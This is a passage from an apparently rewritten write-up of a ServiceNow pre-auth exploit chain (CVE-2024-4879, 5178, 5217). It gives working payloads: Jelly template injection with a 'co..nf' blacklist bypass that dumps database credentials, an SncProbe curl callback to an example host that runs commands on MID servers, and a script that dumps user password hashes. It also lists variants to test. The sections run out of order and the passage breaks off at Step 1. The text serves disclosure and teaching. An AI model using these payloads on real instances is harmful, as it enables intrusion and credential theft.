                return f;
            }
        }
        catch (SecurityException securityException) {
            // empty catch block
        }
        return SysFileUtil.getPathInGlideHome(path, false, useProxy);
    }

    public static String cleanupPath(String path) {
        return path.replaceAll("\\.\\.", "");
    }
The filename provided to SecurelyAccess is passed into SysFileUtil.cleanupPath, which removes the double dot .. from the path before accessing it. A path like /glide/node/[[node]]/co..nf/glide.db.properties therefore bypasses the blacklist.
The rest of the payload is a matter of reading the ServiceNow docs. The payload used to dump the database credentials:
<style><j:jelly xmlns:j="jelly:core" xmlns:g='glide'><g:evaluate>z=new Packages.java.io.File("").getAbsolutePath();z=z.substring(0,z.lastIndexOf("/"));u=new SecurelyAccess(z.concat("/co..nf/glide.db.properties")).getBufferedReader();s="";while((q=u.readLine())!==null)s=s.concat(q,"\n");gs.addErrorMessage(s);</g:evaluate></j:jelly></style>

Replacing the earlier payload with this dumps the full database credentials of the instance:
Step 4: Going for full compromise
Most production setups have one or more MID servers configured, which allow command execution by design. ServiceNow provides the SncProbe class, which allows running a shell command directly on the instance. A sample payload to get pingbacks:
p = SncProbe.get("Command");
p.setName("curl http://my.honeypot.server.example/?x=$(uname -a|base64 -w0)");
p.create("*");
This runs the command once on every MID server configured. Using Burp Suite the researchers verified they could access anything:

If no MID server is configured, the user DB of the instance can be accessed instead with the following commands:
gr=new GlideRecord("sys_user");
gr.query();
s="";
while(gr.next())s=s.concat(gr.user_name," : ",gr.user_password,"<br/>");
gs.addErrorMessage(s);
This accesses the password hashes of every user on the instance:

As a side note, it appears the only real accounts are admin and aes.creator; the other accounts in this table seem to have dummy data in their password hash field, likely because they are sample data within a ServiceNow dev instance.
Root cause
The chain rests on the two-phase rendering design. Phase one interpolates user-supplied values into the template using ${} and the g:/j: tags; phase two re-evaluates the result using $[] and the g2:/j2: tags. Any content injection in phase one therefore risks template injection, and it may not be obvious which sinks lead there.
The injection point is the page title template ui.jtemplates/html_page_title.xml, which wraps ${jvar_page_title} in <g:no_escape>. Because query parameters are passed into the template as variables regardless of the sysparm_/jvar_ naming convention, ?jvar_page_title= reaches that sink directly. The HTML sanitiser that runs over the title allows the style tag, and the Jelly XML parser gives style no special meaning, so content inside it is parsed as XML. That turns a sanitised HTML string into template markup.
The template injection mitigations escape $[, ${, <g2:, <j2:, </g2: and </j2:, and the strict XML parser defeats whitespace tricks. Rebinding a namespace is blocked by GlideJellyXMLParser.isInvalidGlidePrefix, which only permits g or g2 for the glide namespace, and rebinding g is caught by GlideExpressionScript.hasNoEscapeWrappedNamespaceDeclaration, whose GLIDE_NS_PATTERN matches xmlns:(g2|g)\s*=\s*"glide". That pattern only accounts for double quotes, so single quotes around glide slip past it.
The filesystem restriction in SecurelyAccess relies on a blacklist of directories including /conf/, applied to the canonical path. But getBufferedReader resolves the file through SysFileUtil.getPath, which calls cleanupPath and strips .. from the string. Inserting .. inside a blacklisted directory name (co..nf) produces a path that does not match the blacklist but resolves to the protected directory.
Impact
The chain allows full database access and full access to any configured MID servers. JavaScript execution alone is equivalent to compromising the instance, but the platform enforces additional access controls on certain tables, which is why the credential file matters: reading /glide/nodes/[[node]]/conf/glide.db.properties yields the database credentials, which the researchers dumped. Where a MID server is configured, SncProbe runs a shell command on every MID server, which sits inside the customer's internal network. Where none is configured, the user table can be read, exposing the password hashes of every user on the instance. The severity of an authentication bypass on ServiceNow is typically quite serious precisely because administrator access on an instance leads to command execution on the MID Server.
Fix
The report does not describe the code changes ServiceNow made. It records the disclosure timeline and the patches:
- The chain was disclosed to ServiceNow on the 14th of May, 2024.
- For CVE-2024-4879, ServiceNow had already applied an update to customers, and provides an extensive list of patched versions and hot fixes.
- For CVE-2024-5178, ServiceNow applied patches to customers in June, with an extensive list of patched versions and hot fixes for customers who opted out of patching in June.
- For CVE-2024-5217, ServiceNow applied patches to customers in June, with an extensive list of patched versions and hot fixes for customers who opted out of patching in June.
Assetnote customers were given early access to a mitigation Assetnote created for the vulnerability, and the report highlights ServiceNow's rapid response and the security team's communication.
The report's own conclusion is that while ServiceNow implemented several mitigations against the risk of double evaluation in the templating system, a way to achieve code execution remained, and even with more mitigations in place it only takes a single unescaped injection point to risk code execution.
Variants to test
- Other
no_escapesinks. Grep the UI templates for<g:no_escape>and check whether any of them interpolate a value reachable from a query parameter. A positive result is a page whose title or body reflects a<b>aaa</b>-style value unescaped. - Sanitiser-allowed containers. Try wrapping XML in tags the HTML sanitiser permits but the Jelly parser treats as ordinary elements, as
stylewas here. A positive result is markup that survives sanitisation and is then parsed as XML in phase two. - Namespace rebinding with alternate quoting. Where a namespace declaration is filtered by a regex that assumes double quotes, try single quotes around the namespace URI. A positive result is a
g:evaluatebody executing instead of thejelly injection attempt blockedwarning. - Path cleanup quirks. Where a blacklist is applied to a canonical path but the string is cleaned before resolution, try inserting
..inside a blocked directory name. A positive result is a file read from a directory the blacklist names. - Variable name convention. Try supplying
jvar_-prefixed parameters alongsidesysparm_ones on pre-auth pages. A positive result is a template variable taking an attacker-controlled value it was not meant to receive.
What happened, in plain words
ServiceNow is a large piece of software that companies use to run internal processes: HR records, employee management, automated workflows, a knowledge base, and so on. Most customers do not install it on their own machines; they rent a cloud instance from ServiceNow. That instance is usually reachable from the internet, and it often holds sensitive data. It is also common for a company to connect its ServiceNow instance to a small proxy server inside its own network, called a MID Server, so that ServiceNow can reach internal data. Because of how ServiceNow is built, whoever becomes an administrator on the instance can also run commands on that MID Server. So breaking into a ServiceNow instance is not a small thing.
Over three to four weeks, the researchers found three separate weaknesses that, joined together, allowed full database access and full access to any configured MID Server. Each weakness got its own CVE number, which is a public identifier for a known security flaw: CVE-2024-4879, CVE-2024-5178 and CVE-2024-5217.
This article walks through the same steps the researchers took, in the same order, and explains every concept from scratch. You only need to know how to use a browser to follow it.
A few words before we start
A vulnerability is a mistake in software that lets someone make it do something the owner did not intend. A chain is several small mistakes used one after another: each one alone might be limited, but together they add up to full access. An exploit is the actual request or sequence of requests that abuses a vulnerability. A payload is the piece of text you send to trigger it.
A URL is the address you type in the browser. The part after the ? is called the query string, and it is made of parameters: in /page.do?name=abc, name is the parameter and abc is its value. Servers often take these values and put them into the page they send back. When a server does that without checking the value carefully, an attacker can put something unexpected there. That general class of bug is called injection.
The architecture
ServiceNow is one big Java program. Java is a programming language; a program written in it is usually packaged into files ending in .jar. ServiceNow's .jar files alone weigh more than 20GB. You normally do not install it yourself: you create a cloud instance instead. ServiceNow offers free developer instances at https://developer.servicenow.com/, which several customers share on the same underlying machines. That shared setup is very handy for testing and debugging.
When you look at a new piece of software as a security researcher, the first question is how it decides what to do with a request. If you visit /foo on a ServiceNow instance, how does it choose the response? Most Java applications hardcode their addresses in a configuration file called web.xml. ServiceNow is different: because it is meant to be customised heavily, much of its configuration lives in a database, and the instance looks up database tables to decide where to send most requests.
Three concepts matter for the rest of the story.
Tables
A table is a grid of data, like a spreadsheet: rows are records, columns are fields. Almost everything in ServiceNow is stored in tables: users in sys_users, pages in sys_pages, settings in sys_properties. Each table maps directly to a table in the underlying database. You can browse to a table by putting its name in the URL. For example, /sys_users_list.do shows the list of users, and /sys_users.do opens a form to create a new user. This works for any table.
Obviously, letting any visitor change any table would be terrible, so ServiceNow has an ACL system on top. ACL stands for Access Control List: a set of rules saying who may see or change what. The rules can be as fine as a whole table, a single row, or even a single field.
Processors
A processor is the closest thing ServiceNow has to an API endpoint. An API (Application Programming Interface) is a way for one program to talk to another: you send a request to a specific address, and you get data back, usually without a human-friendly page around it. ServiceNow lets its customers write their own endpoints in JavaScript, a programming language mostly known for running in web browsers, but here running on the server. The engine it uses is called Rhino. ServiceNow also provides many helper classes, mostly written in Java, that let those scripts configure almost any part of the platform.
Here is a sample processor the researchers pulled at random, to give a flavour of what they look like:
redirectBasedOnTheDevice();

function redirectBasedOnTheDevice() {
	var userId = g_request.getParameter("sysparm_id");
	var requestId = g_request.getParameter("sysparm_request_id");
	var token = g_request.getParameter("sysparm_token");
	var redirectUrl = g_request.getParameter("sysparm_redirect_url");
	gs.getSession().putProperty('pwd_redirect_url', redirectUrl);
	var resetPasswordURL = this.getInstanceURL() + '/nav_to.do?uri='+ encodeURIComponent('$pwd_new.do?sysparm_id='+userId+'&sysparm_request_id='+requestId+'&sysparm_nostack=true&sysparm_token=' + token);
	if(GlideMobileExtensions.getDeviceType() == 'm' || GlideMobileExtensions.getDeviceType() == 'mobile') {
		gs.debug("Password Reset request coming in from a mobile device. Changing the URL to be mobile compatible");
		resetPasswordURL = this.getInstanceURL() + '/$pwd_new.do?sysparm_id='+userId+'&sysparm_request_id='+requestId+'&sysparm_nostack=true&sysparm_token=' + token;
	}
	g_response.sendRedirect(resetPasswordURL);
}
Line by line:
redirectBasedOnTheDevice();calls the function defined just below it. In JavaScript, a function is a named block of instructions; calling it runs the block.function redirectBasedOnTheDevice() {starts the definition of that function.var userId = g_request.getParameter("sysparm_id");reads the value of the URL parameter calledsysparm_idfrom the incoming request and stores it in a variable nameduserId. A variable is a named box that holds a value.- The next three lines do the same for
sysparm_request_id,sysparm_tokenandsysparm_redirect_url. A token here is a short secret string used to prove that a password reset request is genuine. gs.getSession().putProperty('pwd_redirect_url', redirectUrl);stores the redirect URL in the user's session. A session is the server's memory of who you are across several requests; it is usually tied to a cookie, a small piece of data your browser stores and sends back with every request.var resetPasswordURL = this.getInstanceURL() + '/nav_to.do?uri='+ encodeURIComponent('$pwd_new.do?sysparm_id='+userId+'&sysparm_request_id='+requestId+'&sysparm_nostack=true&sysparm_token=' + token);builds a new URL by gluing together the instance address, a fixed path, and the values read from the request.encodeURIComponentturns special characters into a safe form so the URL does not break.if(GlideMobileExtensions.getDeviceType() == 'm' || GlideMobileExtensions.getDeviceType() == 'mobile') {checks whether the request came from a mobile device.||means "or".- Inside the
if,gs.debug(...)writes a debug message to the log, and the next line rebuilds the URL in a mobile-friendly form. g_response.sendRedirect(resetPasswordURL);tells the browser to go to the new URL.- The final
}closes the function.
Because most instances share machines with other customers, ServiceNow puts several layers of protection around this JavaScript. The script runs in a sandbox, a restricted environment that limits what it can touch, like a playpen. Helper classes that touch the filesystem are tightly controlled and only allowed in a list of approved directories (a whitelist). On top of that, Java's SecurityManager, a built-in mechanism for restricting what code may do, acts as a last line of defence against reading or writing outside the customer's own directory. Even with all that, unauthorised JavaScript execution on the service is a serious matter: it is equivalent to compromising the instance.
UI Pages
A UI Page is a page the instance shows to users. Most requests end up at one. UI pages are built from XML templates. XML is a text format where data is wrapped in tags like <name>value</name>; HTML, the language of web pages, is a close cousin. ServiceNow's templates are based on a library called Apache Jelly, which mixes XML tags with small pieces of logic.
Here is a sample UI page:
<?xml version="1.0" encoding="utf-8" ?>
<j:jelly trim="false" xmlns:j="jelly:core" xmlns:g="glide" xmlns:j2="null" xmlns:g2="null">
  <g:evaluate var="jvar_product_name">
    gs.getProperty('glide.product.name')
  </g:evaluate>
  <div style="font-size: 36px">Hello from ${jvar_product_name}, your query param is ${sysparm_foo}</div>
  <g2:evaluate var="jvar_time">
    new GlideDate().getByFormat("HH:mm:ss");
  </g2:evaluate>
  <div style="font-size: 36px">The time is $[jvar_time]</div>
</j:jelly>
Line by line:
<?xml version="1.0" encoding="utf-8" ?>declares that this is XML using the UTF-8 character encoding.<j:jelly trim="false" ...>is the outer wrapper.xmlns:j="jelly:core"andxmlns:g="glide"say that tags starting withj:belong to the Jelly library and tags starting withg:belong to ServiceNow's own Glide library.xmlns:j2="null"andxmlns:g2="null"say thatj2:andg2:tags belong to nothing for now. This detail becomes very important later.<g:evaluate var="jvar_product_name">runs the code inside it and stores the result in a variable calledjvar_product_name.gs.getProperty('glide.product.name')asks ServiceNow for the value of a setting calledglide.product.name.</g:evaluate>closes that block.<div style="font-size: 36px">Hello from ${jvar_product_name}, your query param is ${sysparm_foo}</div>is ordinary HTML.${...}is a placeholder: the server replaces it with the value of the named variable.sysparm_foois filled from the URL parametersysparm_foo.<g2:evaluate var="jvar_time">runsnew GlideDate().getByFormat("HH:mm:ss");, which gets the current time formatted as hours, minutes and seconds, and stores it injvar_time.<div style="font-size: 36px">The time is $[jvar_time]</div>uses the other placeholder syntax,$[...].</j:jelly>closes the wrapper.
If you save this as a UI page named test and visit /test.do?sysparm_foo=abc, you see this:
From this small example, several things are visible:
- Jelly templates can run JavaScript, just like a processor, through the
g:evaluateandg2:evaluatetags, which are custom tags ServiceNow provides. - Jelly has its own expression language, called JEXL, written with
${...}or$[...]. It is sandboxed in a similar way to the JavaScript. - URL parameters from the query string are automatically passed into the template as variables.
By default, Jelly templates escape strings, meaning they turn characters that have special meaning in HTML into harmless text. So passing sysparm_foo=<script>alert(1)</script> would be harmless: the browser would show the text rather than run the script. This is the standard defence against XSS (Cross-Site Scripting), a bug where an attacker gets their own JavaScript to run in another user's browser. Escaping has to be switched off on purpose with the no_escape tag.
UI pages live in two places: a set of base templates on the local filesystem under the ui.jforms/ folder, and a sys_ui_pages table where you can add any page you like.
Signs of trouble
An attentive reader might ask why there are two prefixes for evaluation (g: and g2:) and two placeholder syntaxes (${} and $[]). The reason is that rendering happens in two phases:
- ServiceNow first renders the template looking only at the
g:andj:tags and ignoringg2:andj2:, using${}as the placeholder marker. This is phase one. Any user-supplied values are inserted into the template at this point. - ServiceNow then evaluates the template again, this time using
g2:andj2:and$[]. This is phase two.
This double evaluation means that any content injection in the first phase risks becoming template injection: the attacker's text is treated as part of the template and executed. The design is risky because it is not always obvious which places in the code can lead there.
The developers did think about this. Several mitigations exist for the most obvious injection routes: $[ and ${ in user-supplied input are escaped, and so are <j2: and <g2:. The question the researchers asked was whether any page reachable before logging in (pre-auth) lets you inject XML tags in phase one. If so, template injection becomes a serious possibility.
Exploitation
Step 1: Title injection
